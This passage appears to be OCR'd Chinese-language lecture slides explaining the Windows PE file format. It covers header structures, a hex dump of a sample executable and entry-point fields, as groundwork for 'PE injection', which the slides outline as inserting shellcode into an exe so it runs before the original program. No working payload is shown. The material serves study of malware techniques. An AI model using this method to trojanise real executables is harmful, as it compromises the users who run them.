
Portable Executable (PE)

- PE 是可執行文件，從哪裡開始執行?
  - OS 把程式從硬碟載入記憶體後，從 Entry Point 開始執行




PE Injection Overview


1. 在 exe 檔中插入自己的 shellcode
2. 這個 exe 開啟後會先執行你的 shellcode
3. 再繼續執行原本的程式



PE Overview



PE
.exe .dll
Header
DOS Header
PE Header
Optional Header
Data Directories
Section Table
Sections
...
...
...
.text 放 Code
.data 放 Data
.idata 放 Imports

PE Overview



橘色是 PE Injection 會用到的，
以下介紹這 3 個 Header

Header (file header)



PE Header 結構

```cpp
typedef struct _IMAGE_FILE_HEADER {
  WORD  Machine;
  WORD  NumberOfSections;
  DWORD TimeDateStamp;
  DWORD PointerToSymbolTable;
  DWORD NumberOfSymbols;
  WORD  SizeOfOptionalHeader;
  WORD  Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Section 數量

010 Editor - C:\Users\yun\Desktop\vm_share\PE\PE_Validation.exe

File Edit Search View Format Scripts Templates Debug Tools Window Help

Startup | PE_Validation.exe × | processhacker-2.39-setup.exe

```
        0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ.........ÿÿ..
0010h: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
0020h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 B0 00 00 00   ............°...
0040h: 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
0050h: 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
0060h: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
0070h: 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
0080h: 5D 17 1D DB 19 76 73 88 19 76 73 88 19 76 73 88   ]..Û.vsˆ.vsˆ.vsˆ
0090h: 19 76 73 88 16 76 73 88 E5 56 61 88 18 76 73 88   .vsˆ.vsˆåVaˆ.vsˆ
00A0h: 52 69 63 68 19 76 73 88 00 00 00 00 00 00 00 00   Rich.vsˆ........
00B0h: 50 45 00 00 4C 01 05 00 A2 F2 91 39 00 00 00 00   PE..L...¢ò‘9....
00C0h: 00 00 00 00 E0 00 0F 01 0B 01 05 0C 00 04 00 00   ....à...........
```

https://docs.microsoft.com/en-us/windows/win32/debug/pe-format

IMAGE_FILE_MACHINE_I386	0x14c	Intel 386 or later processors and compatible processors


CPU type

Little Endian (Depend on OS)

Template Results - EXE.bt

Name	Value	Start	Size	Color	Comment
> struct IMAGE_DOS_HEADER DosHeader		0h	40h	Fg: Bg:	
> struct IMAGE_DOS_STUB DosStub		40h	68h	Fg: Bg:	
v struct IMAGE_NT_HEADERS NtHeader		B0h	F8h	Fg: Bg:	
DWORD Signature	4550h	B0h	4h	Fg: Bg:	IMAGE_NT_SIGNATURE = 0x00004550
v struct IMAGE_FILE_HEADER FileHeader		B4h	14h	Fg: Bg:	
enum IMAGE_MACHINE Machine	I386 (14Ch)	B4h	2h	Fg: Bg:	WORD
WORD NumberOfSections	5	B6h	2h	Fg: Bg:	Section num
time_t TimeDateStamp	08/10/2000 ...	B8h	4h	Fg: Bg:	DWORD,from 01/01/1970 12:00 AM
DWORD PointerToSymbolTable	0	BCh	4h	Fg: Bg:	
DWORD NumberOfSymbols	0	C0h	4h	Fg: Bg:	
WORD SizeOfOptionalHeader	224	C4h	2h	Fg: Bg:	


Endianness



PLATFORM_NAME	ENDIAN_FORMAT
AIX-Based Systems (64-bit)	Big
Apple Mac OS	Big
Apple Mac OS (x86-64)	Little
HP IA Open VMS	Little
HP Open VMS	Little
HP Tru64 UNIX	Little
HP-UX (64-bit)	Big
HP-UX IA (64-bit)	Big
IBM Power Based Linux	Little / Big
IBM zSeries Based Linux	Big
Linux IA (32-bit)	Little
Linux IA (64-bit)	Little
Linux OS (S64)	Big
Linux x86 64-bit	Little
Microsoft Windows IA (32-bit)	Little
Microsoft Windows IA (64-bit)	Little
Microsoft Windows x86 64-bit	Little

https://geraldonit.com/2017/09/04/big-and-little-endian-operating-systems/

Optional Header




```
typedef struct _IMAGE_OPTIONAL_HEADER {
  WORD                 Magic;
  BYTE                 MajorLinkerVersion;
  BYTE                 MinorLinkerVersion;
  DWORD                SizeOfCode;
  DWORD                SizeOfInitializedData;
  DWORD                SizeOfUninitializedData;
  DWORD                AddressOfEntryPoint;
  DWORD                BaseOfCode;
  DWORD                BaseOfData;
  DWORD                ImageBase;
  DWORD                SectionAlignment;
  DWORD                FileAlignment;
  WORD                 MajorOperatingSystemVersion;
  WORD                 MinorOperatingSystemVersion;
  WORD                 MajorImageVersion;
  WORD                 MinorImageVersion;
  WORD                 MajorSubsystemVersion;
  WORD                 MinorSubsystemVersion;
  DWORD                Win32VersionValue;
  DWORD                SizeOfImage;
  DWORD                SizeOfHeaders;
  DWORD                CheckSum;
  WORD                 Subsystem;
  WORD                 DllCharacteristics;
  DWORD                SizeOfStackReserve;
  DWORD                SizeOfStackCommit;
  DWORD                SizeOfHeapReserve;
  DWORD                SizeOfHeapCommit;
  DWORD                LoaderFlags;
  DWORD                NumberOfRvaAndSizes;
  IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```


(相對於 ImageBase)
程式入口點

載入記憶體的基址

記憶體中對齊長度
硬碟中對齊長度

在記憶體中的大小
(為 SectionAlignment
的倍數)

Section Table

